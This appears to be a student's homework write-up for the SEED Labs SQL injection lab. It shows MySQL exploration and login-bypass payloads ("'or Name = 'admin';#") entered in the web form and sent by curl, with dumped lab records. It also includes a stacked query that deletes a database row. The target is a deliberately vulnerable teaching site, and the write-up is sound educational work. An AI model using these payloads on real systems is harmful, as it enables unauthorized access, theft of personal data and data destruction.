


Homework Assignment 9 – SQL Injection Attack

Name	UTA ID
Goutami Padmanabhan	1001669338

**3.1 Task 1: Get Familiar with SQL Statements**

The purpose of this task is to understand how to use MySQL environment and understand how to get the output of SQL commands. For this, we login to mysql environment as a root user by giving its password. Every time we want to use the mysql environment in this assignment, we use the following steps shown in the screenshots below.



[04/15/20]seed@VM:~\$ mysql -u root -pseedubuntu  
mysql: [Warning] Using a password on the command line interface can be insecure.  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 4  
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2017, Oracle and/or its affiliates.  
All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation  
and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql> █

```
ective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the c
urrent input statement.

S mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> 
```

We load the Users database in the mysql environment and find the table name ‘credential’. We find out the column names of the credential table.

```
mysql> desc credential;
+-----+-----+-----+-----+-----+
| Field          | Type           | Null | Key | Default |
+-----+-----+-----+-----+-----+
| Extra          |                | NO   |     | NULL    |
| ID             | int(6) unsigned | NO   | PRI | NULL    |
| auto_increment |                | YES  |     | NULL    |
| Name           | varchar(30)     | NO   |     | NULL    |
| EID            | varchar(20)     | YES  |     | NULL    |
| Salary          | int(9)          | YES  |     | NULL    |
| birth           | varchar(20)     | YES  |     | NULL    |
| SSN            | varchar(20)     | YES  |     | NULL    |
| PhoneNumber    | varchar(20)     | YES  |     | NULL    |
| Address         | varchar(300)    | YES  |     | NULL    |
```



```
+-----+
11 rows in set (0.01 sec)

mysql> select * from credential where name = "Alice";
+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
+----+----+----+----+----+----+----+
1 row in set (0.01 sec)


mysql>
```

**Conclusion:** We login to mysql environment and load the Users database. We find that it has one table named 'credential' and find out the column names used in this table. We then query the credential or record of the person named 'Alice'. By doing this task, we make ourselves comfortable with mysql environment and use the same knowledge throughout the assignment.

### 3.2 Task 2: SQL Injection Attack on SELECT Statement

#### Task 2.1: SQL Injection Attack from webpage.

The purpose of this task is to understand how SQL injection attack is done using the SELECT statement in MySQL. Our task, as an attacker, is to log into the web application, <http://www.seedlabsqlinjection.com/> without knowing any employee's credential. In this task we do the attack from the webpage.



We exploit this web application's PHP code unsafe home.php, located in the /var/www/SQLInjection directory by trying to modify the SQL query from the Username field of this login page. We modify the \$input\_uname variable in this code to 'or Name = 'admin';#. This makes any user to login as admin and comments out the rest of conditions in the SQL statement.

SQL code before the attack

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

SQL code after the attack – After replacing \$input\_uname variable to 'or Name = 'admin';#'

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
FROM credential
WHERE name= ''or Name = 'admin';#' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

The # in this code comments out ' and Password='\$hashed\_pwd"'; this line.

**User Details**


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

**Conclusion:** Since the PHP code of this web application was not coded in a secure way, it is vulnerable to SELECT statement SQL injection attack. SQL statement was not coded with prepared statement. This led to using the \$input\_uname variable to make the attack. We simply write the code we want in the Username field of the login page and use a # at the end of the code to exploit this vulnerability. By using this, we login as admin and get access to the entire web application without even knowing the login credentials.


## Task 2.2: SQL Injection Attack from command line.

The purpose of this task is to make SQL injection attack from the command line. Our task, as an attacker, is to log into the web application, <http://www.seedlabsqlinjection.com/> from the command line without knowing any employee's credential and display all the results in the command line.




The screenshot shows the SQLi Lab interface. On the left is a toolbar with various icons. In the center, a Firefox browser window displays the 'Employee Profile Login' page from [www.seedlabsqlinjection.com/](http://www.seedlabsqlinjection.com/). The 'USERNAME' field has the value 'or Name = 'admin';#'. Below it is a 'PASSWORD' field with the value 'Password'. A green 'Login' button is at the bottom. At the top of the browser window, the URL is [www.seedlabsqlinjection.com/index.html](http://www.seedlabsqlinjection.com/index.html). To the left of the browser, the 'HTTP Header Live' tab is open, showing the recorded HTTP headers for the login request.

In order to achieve this, we must know the exact GET request URL that is used in this web application to login as admin. We find this out by using HTTP Header Live add on in Firefox browser. We perform the same webpage attack we did in Task 2.1 again to get the GET request URL.



The screenshot shows the SQLi Lab interface. On the left is a toolbar with various icons. In the center, a Firefox browser window displays the 'User Details' page from [www.seedlabsqlinjection.com/unsafe\\_home.php](http://www.seedlabsqlinjection.com/unsafe_home.php). The page shows a table of user details. To the left of the browser, the 'HTTP Header Live' tab is open, showing the recorded HTTP headers for the user details request, including the GET method and a 200 OK response.

Username	EId	Salary	Birthday	SSN	Ni
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	



The GET request URL highlighted in the screenshot is noted down and we use the command line curl command to make the same SQL injection attack from SELECT statement. We use the command `curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27or+Name%3D%27admin%27%3B%23&Password=`. We use the username field to write our query in his URL.

```
[04/15/20]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27or+Name%3D%27admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
```

```
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.  
-->  
<!DOCTYPE html>  
<html lang="en">  
<head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="css/bootstrap.min.css">  
    <link href="css/style_home.css" type="text/css" rel="stylesheet">
```

When we use the curl command, we can login to the application just like admin and view all the details.

```
<!-- Browser Tab title -->  
<title>SQLi Lab</title>  
</head>  
<body>  
    <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">  
        <div class="collapse navbar-collapse" id="navbarTogglerDemo01">  
            <a class="navbar-brand" href="unsafe_home.php" ></a>  
            <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><
```


```
<td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td></td></td></td></td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td></td></td><td></td><td></td></td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td></td><td></td><td></td></td></tr></tbody></table> <br><br>
```

```
<div class="text-center">
    <p>
        Copyright © SEED LABS
    </p>
</div>
<script type="text/javascript">
function logout(){
    location.href = "logoff.php";
}
</script>
</body>
<html>[04/15/20]seed@VM:~$ █
```

**Conclusion:** By knowing the exact parameters to be used in GET request URL using the HTTP Header Live add on, we can easily make the SQL injection attack using the curl command in the command line as well. We exploit the SELECT statement in the PHP code of the web application and use the same conditions in the URL, we used while making the attack from the webpage. We login to the application as admin and all the data is displayed. We did not require any credentials to login to the application.

### Task 2.3: Append a new SQL statement.

The purpose of this task is to modify the database by appending a new SQL statement by using the vulnerabilities in the web application. In this task we try to delete the credentials of the record whose name is 'Ryan'.



SQLi Lab

www.seedlabsqlinjection.com

SEEDLABS

Employee Profile Login


USERNAME: 'or 1=1;delete from credential where name = 'Ry'

PASSWORD: Password

Login

Copyright © SEED LABS

We enter the extra SQL code as shown in the screenshots and try to exploit the SQL code vulnerability.



SQLi Lab

www.seedlabsqlinjection.com

SEEDLABS


Employee Profile Login

USERNAME: '=1;delete from credential where name = 'Ryan'';

PASSWORD: Password

Login

Copyright © SEED LABS

